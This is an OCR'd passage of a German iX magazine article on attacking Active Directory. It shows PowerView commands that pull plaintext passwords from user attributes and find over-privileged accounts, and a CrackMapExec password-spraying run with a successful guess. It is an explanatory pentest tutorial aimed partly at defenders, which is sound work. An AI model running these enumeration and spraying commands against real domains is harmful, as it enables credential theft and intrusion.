
```
PS > Get-DomainUser -Properties samaccountname,description | where { $_.description.length -gt 7 }
samaccountname description
-------------- -----------
Administrator  Vordefiniertes Konto für die Verwaltung des Computers bzw. der Domäne
Gast           Vordefiniertes Konto für Gastzugriff auf den Computer bzw. die Domäne
DefaultAccount Ein vom System verwaltetes Benutzerkonto.
krbtgt         Dienstkonto des Schlüsselverteilungscenters
IIS-Service    Passwort ist Password123
```

Passwörter in Beschreibungen und anderen Objektattributen

Bei Sicherheitsaudits in Organisationen sieht man als Penetrationstester häufig, dass Administratoren vertrauliche Informationen wie die Privatanschrift, Passworthinweise, alte Passwörter oder gar das aktuelle Passwort im Beschreibungsfeld von Benutzern hinterlegen.

Dieses Attribut ist aber nicht gesondert geschützt, sondern kann von jedem ausgelesen werden, der am AD angemeldet ist (Listing 14). Die Beschreibung kann sogar leicht mit regulären grafischen Windows-Werkzeugen wie dem oben geschilderten „Benutzer, Kontakte, Gruppen suchen“-Dialogfenster angezeigt werden.

Etwas unauffälliger, aber trotzdem von jedem Domänenbenutzer prinzipiell lesbar sind händisch angelegte Attribute wie `userpassword`. Auch unzureichend entwickelte Drittsoftware ist schon aufgefallen, die heikle Daten unverschlüsselt und un-



Der Active Directory Explorer von Sysinternals zeigt übersichtlich die Attribute von Objekten im AD an (Abb. 2).

Listing 15: Benutzer in Administratorgruppe finden

```
PS > Get-DomainGroupMember "*Admin*" -Recurse | foreach { Get-DomainUser $_.MemberName -filter 'mail=(*)' } | select samaccountname,mail,memberof | fl
samaccountname : normaler.benutzer
mail           : normaler.benutzer@2consult.ch
memberof       : CN=Domänen-Admins,OU=Groups,DC=ad,DC=2consult,DC=ch
```

Listing 16: Passwort-Spraying-Angriff auf alle Benutzer in der Domäne

```
# crackmapexec smb 10.10.0.1 -d ad.2consult.ch -u benutzer.txt -p 2consult2020!
SMB         10.10.0.1     445    DC     [*] Windows Server 2016 14393 (name: DC) (domain: ad.2consult.ch) (signing:True) (SMBv1:True)
SMB         10.10.0.1     445    DC     [-]
ad.2consult.ch\Administrator:2consult2020! STATUS_LOGON_FAILURE
SMB         10.10.0.1     445    DC     [-]
ad.2consult.ch\claus.client:2consult2020! STATUS_LOGON_FAILURE
SMB         10.10.0.1     445    DC     [+]
ad.2consult.ch\peter.pan:2consult2020!
```

geschützt in neu angelegten Attributen im AD speichert.

```
PS > Get-DomainUser -FindOne | ⤷
              Find-DomainObjectPropertyOutlier
SamAccountName   Property         Value
--------------   --------         -----
susanne.server   userpassword     ⤷
                          {80, 97, 115, 115...}
```

Der erste Befehl vor dem Pipe-Symbol gibt lediglich einen Domänenbenutzer zurück. Der folgende Befehl analysiert alle Attribute an diesem Objekt und sucht Benutzer-, Gruppen- und Computerobjekte im AD, die Eigenschaften enthalten, die nicht schon im ersten Domänenbenutzer enthalten waren – dadurch werden solche händisch angelegten individuellen Attribute aufgedeckt.

Über Hilfsmittel wie PowerView wird ein neugieriger Angreifer auf solche benutzerdefinierten Felder aufmerksam und kann auch sensible Daten in solchen Attributen im Klartext auslesen:

```
PS > [string]::join("", ⤷
                    ([char[]](Get-DomainUser ⤷
                 susanne.server).userpassword))
Passwort123
```

Zu viele Domänenadministratoren

Eine recht verbreitete Unart in Domänen ist, dass viel mehr Benutzer als nötig über direkte (oder indirekte) Rechte des Domänenadministrators verfügen. Das PowerView-Beispiel in Listing 15 findet reguläre Benutzer, identifiziert anhand einer zugewiesenen E-Mail-Adresse, in einer beliebigen Administratorgruppe.

Ein Dienstkonto (Service Account) ist ein reguläres Benutzerkonto, das keinen echten Menschen an der Domäne authentifiziert, sondern automatisierte Abläufe wie Backups oder Schwachstellenscans ermöglicht. Oft schreiben Softwarehersteller in ihre Installationsanleitungen, der Administrator solle der einfachen Einrichtung halber das Dienstkonto als Domänenadministrator anlegen – das ist aber eine gefährliche Fehlkonfiguration:

```
PS > Get-DomainGroupMember "Domänen-Admins" ⤷
                    -Recurse | select membername
Administrator
Backup Tool
Vulnerability Scanner
```

Ein alternativer Befehl findet die gleichfalls verbreitete falsche Handhabung: Computeraccounts – ihr Name endet mit einem Dollarzeichen ($) – in privilegierten Gruppen, die durch das `adminCount`-Attribut gekennzeichnet sind:

```
PS > Get-DomainGroup -AdminCount | ⤷
  Get-DomainGroupMember -Recurse -ErrorAction ⤷
      SilentlyContinue | where {$_.MemberName ⤷
        -like '*$'} | select -Unique membername
CLIENT-PC100$
```

Wird auch nur eines dieser überprivilegierten Benutzer-, Dienst- oder Computerkonten mit administrativen Rechten im AD kompromittiert, fällt die gesamte Domäne und mit ihr alle weiteren Domänen im selben Forest.

Schwache Passwörter: Password Spraying

Konnte der Angreifer auf keinem der zuvor beschriebenen Wege ein Passwort oder einen Passworthinweis ermitteln, ist Raten eine weitere erfolgversprechende Option, vor allem, wenn Nutzer schwache Passwörter verwenden. Die Erfolgswahrscheinlichkeit lässt sich weiter steigern, wenn Angreifer im ersten Schritt die Passwortrichtlinie durch Enumeration ermittelt haben, wie oben gezeigt. Sind die Einschränkungen bekannt, nach denen Passwörter in der Domäne gebildet werden dürfen, kann gezielter geraten werden.

Klassisches Brute-Forcing, bei dem für ein Benutzerkonto eine lange Liste möglicher Passwörter probiert wird, bietet sich innerhalb eines Active Directory oft nicht an, denn in der Regel gilt in den meisten produktiven Umgebungen (aus Sicht der Verteidiger: hoffentlich) eine Lock-out-Policy, die ein Konto nach wenigen fehlgeschlagenen Anmeldeversuchen sperrt. Angreifer nutzen daher die Strategie des Password Sprayings. Diese beruht auf dem Umstand, dass mehrere Benutzer womöglich unabhängig voneinander dasselbe Passwort verwenden, zum Beispiel Firmenname2020!. Je größer die Umgebung und je mehr Benutzer, desto wahrscheinlicher ist ein erfolgreiches Passwortraten bei einem beliebigen Benutzer.

Dazu dient beispielsweise das Universalwerkzeug CrackMapExec, das sich selbst als „Schweizer Taschenmesser für das Pentesten von [Windows-]Netzwerken“ bezeichnet. Tools wie CrackMapExec erleichtern einen solchen Angriff, indem sie dasselbe Passwort (oder eine kurze Liste mit wahrscheinlichen Passwörtern) über SMB automatisiert an eine zuvor erstellte Liste von Benutzern innerhalb einer Domäne senden (Listing 16).

Im Beispiel war der Passwort-Spraying-Angriff erfolgreich: Das Passwort `2consult2020!` für den Benutzer `peter.pan` wurde erfolgreich geraten. Der Nachteil dieses Vorgehens ist, dass Anmeldeversuche über SMB langsam sind und viel Netzwerkverkehr verursachen. Auch dürften die dabei generierten Ereignisprotokolleinträge (Event-Log ID 4625) vielen Verteidigern bekannt sein, sodass Angreifer riskieren, entdeckt zu werden.

Neue Passwort-Spraying-Werkzeuge verwenden daher die Kerberos-Präauthentifizierung, beispielsweise kerbrute von Ronnie Flathers. Dabei werden mit jedem Anmeldeversuch nur zwei UDP-Pakete übertragen – der Netzwerkverkehr ist somit erheblich geringer und die Versuche sind schneller. Außerdem werden derartige fehlgeschlagene Anmeldungen in der Voreinstellung nicht prominent in den Logs verzeichnet.

Bei Standardeinstellung in einem AD können authentifizierte Benutzer bis zu

zehn Clients zu einer Domäne hinzufügen. Dies geht auf das Attribut `ms-DS-Machine AccountQuota` am Domänenstamm zurück, das im Standard auf 10 gesetzt ist. Ein Angreifer, der ein beliebiges Benutzerkonto kompromittiert hat, kann so dem AD einen eigenen Windows-Rechner hinzufügen, der beispielsweise über keinerlei Anti-Malware- oder Endpoint-Protection-Software verfügt, die bekannte Schadsoftware blockieren oder verdächtige Aktivitäten melden könnte.

Einen eigenen Angriffsrechner herstellen

Alternativ kann ein Angreifer seinen eigenen physischen Rechner vor Ort nur mit dem Netzwerk verbinden, ohne sich an der Domäne anzumelden, oder seinen Windows-Rechner durch eine Command-and-Control-Infrastruktur über einen bereits gegrabenen Tunnel mit dem Zielnetz verbinden.

Anschließend startet er von dort mit den ermittelten Zugangsdaten eines Domänenbenutzers beispielsweise eine PowerShell-Sitzung im Domänenkontext:

```
C:\> runas /netonly /user:2consult\ ↵
                              peter.pan powershell
```

Vom Angriffsrechner ausgehend werden anschließend weitere Angriffe initiiert – dies ist Thema eines kommenden Artikels.

Fazit

Durch gezielte Informationsbeschaffung ist es Angreifern möglich, innerhalb kurzer Zeit weiter gehende Rechte im AD zu erlangen. Wer sein Netzwerk verteidigen möchte, muss wissen, welche Informationen mit welchen Privilegien wo zu finden sind. Bei Bedarf sind Härtungsmaßnahmen vorzunehmen und Altlasten zu „entsorgen".

Der Artikel in der kommenden *iX* 11/2020 wird zeigen, wie Angreifer die Datenschätze, die sie bei der Enumeration angehäuft haben, gewinnbringend ummünzen in Authentifizierungsmaterial wie Hashes und sich damit von Benutzer zu Benutzer und im Netzwerk von Rechner zu Rechner hangeln – hin zu Systemen mit den Kronjuwelen der angegriffenen Organisation. Außerdem werden kurze Wege zum Domänenadministrator vorgestellt. (ur@ix.de)

Quellen

[1] Sascha Herzog; G0ne Phishing …; Red Teaming: Gezielte Fallen stellen; *iX* 9/2018, S. 106

[2] Sascha Herzog; Unentdeckte Hintertüren; Red Teaming: Aufbau von Command-and-Control-Umgebungen; *iX* 2/2019, S. 76

[3] Sascha Herzog; Mit allen Mitteln; Sicherheitstests: Angriffe auf Technik und Mensch; *iX* 2/2018, S. 78

[4] Frank Neugebauer; Enterhaken; Das Post-Exploitation-Framework Empire, Teil 1: Installieren und Einrichten; *iX* 5/2016, S. 120

[5] Die im Artikel angesprochenen Werkzeuge sowie Detailinformationen zu einzelnen Angriffen und Sicherheitsmechanismen sind über den Link ix.de/zer8 zu finden.

Frank Ully

ist Chief Technology Officer der Oneconsult Deutschland GmbH in München. Er beschäftigt sich mit aktuellen Themen der offensiven IT-Sicherheit.